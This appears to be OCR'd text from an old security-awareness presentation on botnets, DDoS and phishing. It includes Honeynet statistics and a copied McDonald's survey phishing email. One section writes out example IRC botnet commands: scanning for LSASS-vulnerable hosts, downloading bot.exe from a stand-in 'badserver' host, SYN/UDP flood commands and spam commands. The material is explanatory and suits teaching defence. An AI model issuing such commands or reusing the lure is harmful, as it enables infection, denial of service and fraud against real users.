
- *Bot Herder*

  •The person [or group] which “own” and control a herd of bots. Also known as the Bot Master aka Zombie Master.

Definitions:-

- *DDoS [aka Distributed Denial of Service]*
  - –A distributed denial-of-service attack is an attack on a computer system or network from multiple co-ordinated systems connected to the same network which are performing a denial of service attack.
- *IRC*
  - –"Internet Relay Chat (IRC) is a form of instant communication over the Internet. It is mainly designed for group (many-to-many) communication in discussion forums called channels, but also allows one-to-one communication.

Update Methods



Vulnerabilities, e.g. RPC, DCOM, LSASS, MSSQL


Dictionary attack, Open Windows Shares [SMB]

Existing Backdoor, Bagle, Mydoom, etc.

Download from website via dropper [e-mail or Instant Messaging]

Peer 2 Peer File Sharing.

E-mail, Mytob, Bagle, Mitgleider, etc.



Send Orders

All bots connected to the IRC servers dedicated 'bot' channel receive and carry out the instructions.

Report for Duty

Once infected the bot signs in to the IRC servers dedicated 'bot' channel for instructions.

Example 'botnet' commands

Scan for more victims to press-gang into service:

```
Advscan lsass 200 5 0 -b
```

Update the 'bot' software:


```
http.update http://badserver/bot.exe c:\msupdate.exe 1
```

Attack!

```
Ddos.syn xxx.xxx.xxx.xxx 80 900
Udp xxx.xxx.xxx.xxx.xxx 20000 100000 10
```

Spam, Spam, Spam…

```
Spam.setlist
Spam.settemplate
Spam.start
```



DDoS
Victim
Spam, 419, or
Phishing
Victim
DNS
Server
IRC
Server
Bot Herder
Malware
or
Dropper
Scan and 'Sploit
Victim


Size of the Problem

- **The Honeynet project entitled: “Know your Enemy: Tracking Botnets”**
  - Logged 226,585 unique IP addresses logging into one of the IRC botnet C&C channels.
  - Botnets ranged in size from several hundred ‘zombies’ to more than 50,000 ‘zombies’.
  - They observed 226 DDoS attacks against 99 unique targets.
  - Typical size of a botnet: 2000+ bots [‘zombies’].
  - From this data they worked out that the number of bots required to successfully DDoS a typical company were just 13. This assumes that the company is on a T1 [1.544Mbit] and that each ‘zombie’ has a 128Kbit link [128Kbit x 13 = 1.664Mbit].

Definition:- Phishing

- The art of using social engineering to encourage the user to divulge information
- The user receives an email directing them to a website which looks official, but isn't!
- The user is encouraged to enter account details, passwords etc.





?25 Bonus For Participating In Our Customer Satisfaction Survey - Thunderbird

Subject: ������������������ **From:** Mcdonalds 03/02/2009 17:44

Dear McDonald's Customer,

We are planning big changes for 2009 at McDonalds UK chain of restaurants and because your oppinion is very important to us, we invite you to take a short Customer Satisfaction Survey that will help us improve the quality of our food and services.

We know your time is valuable, so we will give you a £25 bonus just for taking our quick 7 question survey. The entire process will take no more than 5 minutes.


Terms and conditions apply. Click here to take the survey.

You can participate in this survey only once.

Visit our Privacy Policy and User Agreement if you have any questions.
© 2009 McDonald's. All references marked with a ™ or ® are trade marks of McDonald's Corporation and its affiliates except where third party trade mark ownership is indicated. All rights reserved.

The Darker Side Of Phishing

- **Recently phishing scams have moved on from simply stealing your bank details to installing malware on your PC!**



